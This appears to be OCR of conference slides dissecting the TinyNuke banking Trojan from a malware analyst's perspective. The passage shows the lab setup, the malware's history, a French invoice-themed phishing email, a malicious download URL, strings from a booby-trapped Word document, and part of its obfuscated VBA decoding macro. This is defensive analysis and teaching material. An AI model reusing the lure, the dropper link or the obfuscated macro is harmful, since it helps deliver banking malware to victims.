


DISSECTING A BANKING MALWARE

TINYNUKE


NHA-KHANH NGUYEN (@N1AKAN)

digital.security | econocom

WHOAMI

```
void main () {
        char name[] = “Nha-Khanh Nguyen”;                  // @N1aKan

        char job[] = "Incident response handler“;          // most of the time, doing forensics
        char team[] = "CERT – DFIR Team";
        char company[] = "digital.security";               // French IOT security company

        char hobby[] = “Newbie malware analyst”;           // in my spare time

        return 0;
}
```

LAB SETUP { BASIC & SIMPLE }



Torrified traffic

Host

- Tor
- Traffic redirection

Analysis VM

- IDA
- Sysinternals

LET’S START!


TINYNUKE { OR NUKEBOT OR NUCLEARBOT OR MICROBANKINGTROJAN OR XBOT }

- × **Malware type:** Banking Trojan
- × **First sample identified:** March 2017
- × **Analyzed sample:** 466847a756baee0e75f462676ee07430 (25-Apr-17)

- Story of a French teenager who wants to sell its malware on the darknet
- Pushing people to buy its super undetectable and multi-featured malware…
- Result → /ban from darknet forum (Reason: may be a scammer)
- "Nobody trust me? Fine!"

TINYNUKE { OR NUKEBOT OR NUCLEARBOT OR MICROBANKINGTROJAN OR XBOT }

- **Malware type:** Banking Trojan
- **First sample identified:** March 2017
- **Analyzed sample:** 466847a756baee0e75f462676ee07430 (25-Apr-17)



TinyNuke code leakage
Mar-2017

First attack wave
Mar/Apr-2017

Second attack wave
Sept/Oct-2017

Second attack wave
Apr/May-2018

Last known attack wave
Jun/Jul-2018


"localhost" versions

Functional versions

Buggy versions

FIRST CONTACT { THE DROPPER }

http://iluvmyhuman.com/facture.zip



De : Entreprise GUY [mailto:GUY@mail.ratemycolleges.org]
Envoyé : mercredi 25 avril 2018 22:32
Objet : Votre facture du 25/04/2018

Madame, Monsieur,
Votre référence client : G00082

Nous vous adressons cet e-mail afin de vous confirmer le paiement de la commande N°001837 du 25/04/2018 par chèque.
Vous retrouverez les informations sur votre commande dans votre facture disponible au téléchargement en **cliquant ici**.

Cette facture est disponible au téléchargement pendant 18 mois. Au-delà de ces 18 mois, son téléchargement ne sera plus possible.
Conformément à la réglementation, nous vous rappelons qu'il vous appartient de procéder à son archivage électronique dans vos propres systèmes informatiques.

Une question ? Une demande de retour ? Notre service client vous répond par téléphone du lundi au vendredi, de 9h à 19h au numéro indiqué dans l'en-tête de **votre facture**.

Cordialement,
Service Comptabilité

WHAT'S IN THIS FILE? { THE DROPPER }


Facture.zip

- Bordereau.bmp 0 Kb
- Facture_20977498.doc 90,6 Kb

A bit heavy for a text file…

- String the file!

WHAT'S IN THIS FILE? { THE DROPPER }



```
smRpvA
M;q,?
 ------------------------------
 Form1 Module
 ------------------------------
01A6C04B'
ALRC'
RgeHise
Zirqc8'
 + .TextBox2.Text
dRAne!0dRA!LCRQpxfsATiAfmLALm!!#R(QpRAAxfsTiCRCfmmC!#LLC#gvAAodALujpoRRR!smpvCC)
AC=$pCLuACuACLp$?uRszCLL|)OCfLCx.PcARkCfdLLu!TztAufnCAA/Ofu/LAXALCfcDLmjfCRoRACu
fA)%CcbsC-((R&UNQLLC&]wLRnhuhAAChCv/fyfAL((*LR<=$fRRxLze$?!LRTubCLAsu.QsApdfttAL
/ALRfyf(RAC(<sAfCuvsLRLo!2CAL~dAAbudLLi|sCRfuvsLLAo!L1~~!LC=$CmbCAzLCCfsCAC$?RC%
0C:5/L3CC4/RR332/3CA10nLLAbz0gRsnRbz/CcARLjoR((<!jCCLg!)AL%bCLC!.fCACr!1*CAC!|sm
Attribut
e VB_Nam
e = "Mod
ule1"
R0em -
FFo0rm1
Function
 NewDoc(
01A 6C04B
n$d
 (StrT
    c ount1
```


- A bunch of code appears!
- Seems to be VB.net
- Is this malicious?

WHAT’S IN THIS FILE? { THE DROPPER }

- Facture.zip
  - Bordereau.bmp 0 Kb
  - Facture_20977498.doc 90,6 Kb

- String the file!
- Extract Word macro
  - Oledump.py
  - OfficeMalScanner (only Windows)
  - etc

MACRO CODE { THE DROPPER }




```
or qY4UpZ = 0 To 63: VFt5DyU(tx1ABfbKA(qY4UpZ)) = qY4UpZ: Next
Dim Tp3CYKPn() As Byte: Tp3CYKPn = StrConv(THREE, vbFromUnicode)
Dim NINE As Long: NINE = UBound(Tp3CYKPn) + 1
Do While NINE > 0
   If Tp3CYKPn(NINE - 1) <> Asc("=") Then Exit Do
   NINE = NINE - 1
   Loop
Dim TEN As Long: TEN = (NINE * 3) \ 4
Dim ELEVEN() As Byte
ReDim ELEVEN(0 To TEN - 1) As Byte
Dim TWELVE As Long
Dim TWENTYqY4UpZ As Long
Do While TWELVE < NINE
   Dim THIRTEEN As Byte: THIRTEEN = Tp3CYKPn(TWELVE): TWELVE = TWELVE + 1
   Dim FIFTEEN As Byte: FIFTEEN = Tp3CYKPn(TWELVE): TWELVE = TWELVE + 1
   Dim tx1ABfbKATEEN As Byte: If TWELVE < NINE Then tx1ABfbKATEEN = Tp3CYKPn(TWELVE
   Dim EQ6WAkpV As Byte: If TWELVE < NINE Then EQ6WAkpV = Tp3CYKPn(TWELVE): TWELVE
   Dim Tp3CYKPnTEEN As Byte: Tp3CYKPnTEEN = VFt5DyU(THIRTEEN)
   Dim NINETEEN As Byte: NINETEEN = VFt5DyU(FIFTEEN)
   Dim TWENTY As Byte: TWENTY = VFt5DyU(tx1ABfbKATEEN)
   Dim TWENTYwlhDKwBX75 As Byte: TWENTYwlhDKwBX75 = VFt5DyU(EQ6WAkpV)
   Dim TWENTYcZ4UL8KGDM As Byte: TWENTYcZ4UL8KGDM = (Tp3CYKPnTEEN * 4) Or (NINET
```

Oh no!

It's obfuscated!

MACRO CODE { THE DROPPER }



